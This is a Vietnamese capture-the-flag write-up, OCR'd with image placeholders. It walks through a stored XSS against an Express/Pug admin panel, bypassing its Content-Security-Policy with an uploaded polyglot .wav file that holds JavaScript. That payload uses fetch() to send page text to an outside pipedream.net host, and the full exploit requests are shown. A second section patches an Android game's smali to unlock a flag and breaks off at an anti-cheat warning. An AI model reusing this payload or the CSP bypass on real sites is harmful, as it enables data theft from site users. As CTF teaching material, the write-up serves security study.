
**Agents.js:**

Tìm được đường dẫn đăng ký :


```
router.get("/agents/register", async (req, res) => {
  res.status(200).json(await registerAgent());
});
```

Vào thử :

Nó cấp ta 2 tham số:



Sau khi đọc qua source code thì 2 tham số này dùng để xác thực cho trang web.
Vào thử check.




Sau khi đọc source thì hostname của ta sẽ được hiển thị trên trang panel của admin nên có thể khai thác xss từ đây.

```
h3
    i.las.la-laptop
    |  Agents
if agents.length > 0
    table.w-100
        thead
            tr
            th ID
            th Hostname
            th Platform
            th Arch
        tbody
            each agent in agents
                tr
                    td= agent.identifier
                    td !{agent.S}
                    td !{agent.platform}
                    td !{agent.arch}
else
    h2 No agents
```

]

Gửi post đến details dể cập nhật các giá trị hostname, platform, arch.

**Request**

Pretty Raw Hex


```
1 POST
/agents/details/d77fac33-5135-4b21-811b-8a0d9cc75c47/e98b
9ced-1424-490b-8682-ee9f92abfd18 HTTP/1.1
2 Host: localhost:7777
3 Cache-Control: max-age=0
4 sec-ch-ua: "Chromium";v="113", "Not-A.Brand";v="24"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/113.0.5672.93 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
ge/avif,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
16 Cookie: connect.sid=
s%3AsQDOZItnJqoA0dsZ4keMclFASRM9ARcG.IXJ2BnjS2LDlg%2FsH80
7L1PCl5H1NbMqeTwcConLSdQY
17 Connection: closeS
18 Content-Type: application/x-www-form-urlencoded
19 Content-Length: 34
20
21 hostname=abd&platform=xyx&arch=abc
```

**Response**


Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Security-Policy: script-src 'self';
frame-ancestors 'none'; object-src 'none'; base-uri
'none';
4 Cache-Control: no-cache, no-store, must-revalidate
5 Pragma: no-cache
6 Expires: 0
7 Content-Type: text/plain; charset=utf-8
8 Content-Length: 2
9 ETag: W/"2-nOO9QiTIwXgNtWtBJezz8kv3SLc"
10 Date: Sun, 04 Jun 2023 15:10:03 GMT
11 Connection: close
12
13 OK
```

Tại trang panel của username hiện ra :



Thử khai thác :




Nhưng không thành công vì : Tại trang index.js có thiết lập chính sách chỉ chạy script của chính nó : “script-src” ‘self’

```
application.use((req, res, next) => {
  res.setHeader("Content-Security-Policy", "script-src 'self'; frame-ancestors 'none'; object-src 'none'; base-u
  res.setHeader("Cache-Control", "no-cache, no-store, must-revalidate");
  res.setHeader("Pragma", "no-cache");
  res.setHeader("Expires", "0");
  next();
});
```

Vậy làm sao đẻ chạy được script ? => trang web còn 1 đối tượng nữa là Recordings
Recordings được update qua : upload .


Điều kiện file upload lên là :
+có mimetype là audio/wave và có đuôi mở rộng là .wav.

```
const multerUpload = multer({
  storage: storage,
  fileFilter: (req, file, cb) => {
    if (
      file.mimetype === "audio/wave" &&
      path.extname(file.originalname) === ".wav"
    ) {
      cb(null, true);
    } else {
      return cb(null, false);
    }
  },
});
```

+Cùng với đó là nội dung file phải thỏa biểu thức : /52494646[a-z0-9]{8}57415645/g => RIFF[a-z0-9]{8}WAVE

```
router.post(
  "/agents/upload/:identifier/:token",
  authAgent,
  multerUpload.single("recording"),
  async (req, res) => {
    if (!req.file) return res.sendStatus(400);

    const filepath = path.join("./uploads/", req.file.filename);
    const buffer = fs.readFileSync(filepath).toString("hex");

    if (!buffer.match(/52494646[a-z0-9]{8}57415645/g)) {
      fs.unlinkSync(filepath);
      return res.sendStatus(400);
    }

    await createRecording(req.params.identifier, req.file.filename);
    res.send(req.file.filename);
  }
);

module.exports = router;
```

Tiến hành khai thác :



**Request**


```
POST /agents/upload/d77fac33-5135-4b21-811b-8a0d9cc75c47/e98b9ced-1424-490b-8682-ee9f92abfd18 HTTP/1.1
Host: localhost:7777
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="113", "Not-A.Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Content-Length: 314
Content-Type: multipart/form-data; boundary=------------------------hoangphuc53
Connection: close

--------------------------hoangphuc53
Content-Disposition: form-data; name="recording"; filename="exploit.wav"
Content-Type: audio/wave

//RIFFabcdWAVE
fetch('https://en1s3hliz40k1.x.pipedream.net/' +
document.querySelector('h2').innerText).then(r => console.log(r))
```

**Response**

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Security-Policy: script-src 'self'; frame-ancestors 'none'; object-src 'none'; base-uri 'none';
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Content-Type: text/html; charset=utf-8
Content-Length: 36
ETag: W/"24-2uDfQBqrPmv61Z5d7bXKZ9vZ0GA"
Set-Cookie: connect.sid=s%3A-ZCZseWKHTcW8jnzZDbPZpP16j4j_40F.GY59lb%2FDtCdVOpoiP5QeO2T%2BNzT2Zud0PK9tktBg4nU; Path=/; HttpOnly
Date: Sun, 04 Jun 2023 15:37:43 GMT
Connection: close

bdfc37e7-4865-4d67-8d52-7baf8aac85d0
```

Chuỗi trả về là tên file sau khi được tạo trên server.

Tại bước details ta sẽ để hostname=<script=’/uploads/<tênfile_khi_up_len>’



**Request**


```
POST /agents/upload/d77fac33-5135-4b21-811b-8a0d9cc75c47/e98b9ced-1424-490b-8682-ee9f92abfd18 HTTP/1.1
Host: localhost:7777
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="113", "Not-A.Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Content-Length: 314
Content-Type: multipart/form-data; boundary=------------------------hoangphuc53
Connection: close

--------------------------hoangphuc53
Content-Disposition: form-data; name="recording"; filename="exploit.wav"
Content-Type: audio/wave

//RIFFabcdWAVE
fetch('https://en1s3hliz40k1.x.pipedream.net/' +
document.querySelector('h2').innerText).then(r =>
console.log(r))

--------------------------hoangphuc53--
```

**Response**


```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Security-Policy: script-src 'self'; frame-ancestors 'none'; object-src 'none'; base-uri 'none';
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Content-Type: text/html; charset=utf-8
Content-Length: 36
ETag: W/"24-duW/Wygu0j+rskpvtxWlvopt3DU"
Set-Cookie: connect.sid=s%3Ay_ORidJY48OZXgh0efPLJeAenNiAbtR6.snrNfd7zjVvoblXFhREMk59Msd0dnmIvKg63rcKgQmM; Path=/; HttpOnly
Date: Sun, 04 Jun 2023 15:29:19 GMT
Connection: close

f78492c1-b7ed-49e3-b5a0-590643416e57
```

Nhận được flag:


Tấn công trên web thật:
Upload file exploit :




Tải file exploit :



Nhận flag :


**flag{mime_sniffing_is_cool_right???}**

## ***5)FLAPPY BIRD***

Tải ứng dụng vào máy thì đây là game flappy bird với độ khó cực cao (rất khó chơi)
Dùng bytecodeview để xem source :
Thì tại Champion.class có hàm sẽ sử dụng hàm getFlag trong thư viện native và xuất flag ra
.

```
static {
    System.loadLibrary("native-lib");
}

public native String getFlag();

protected void onCreate(Bundle var1) {
    super.onCreate(var1);
    String var3 = this.getFlag();
    this.setContentView(2131427356);
    TextView var2 = (TextView)this.findViewById(2131230803);
    var2.setText("");
    var2.setText(var3);
}
```

Sau khi tìm kiếm khắp source code thì Champion chỉ xuất hiện trong gameView.class tại hàm startChampionActivity.

```
public void startChampionActivity() {
    Context var1 = this.getContext();
    var1.startActivity(new Intent(var1, Champion.class));
}
```

Vậy ta cần tìm nơi hàm startChampionActivity được gọi :
Tại file gameView$2$1.class:

```
}

try {
   if (gameView.access$700(this.this$1.this$0).isAlive()) {
      gameView.access$808(this.this$1.this$0);
      if (gameView.access$800(this.this$1.this$0) == 999999999) {
         this.this$1.this$0.startChampionActivity();
      }
   }
} catch (Exception var4) {
```


Hàm được gọi khi còn sống và access$800=9999999
Tìm kiếm xem access$800 là gì : thì tại file gameView.class tìm được là score.

```
static int access$800(gameView var0) {
   return var0.score;
}
```

Vậy score=999999999 thì sẽ gọi hàm champion
Để chơi được tới 999999999 điểm rất khó nên tới đây ta chỉ cần chỉnh điểm về 1 .
Dùng apktool để patch lại ứng dụng :
Tại file gameView$2$1.smali chỉnh điều kiện lại thành 1:

```
353     move-result v0
354
355     const v1, 0x00000001
356
357     if-ne v0, v1, :cond_2
```

Đóng gói và tải lại chương trình:





Nên dùng điện thoại có chiều dài lớn chiều dài lớn ( đã thử chiều dài ngắn hơn thì không ra )

Đến đây thì ta nhận được một cảnh báo là gian lận , vậy chương trình làm sao biết được ta gian lận ?

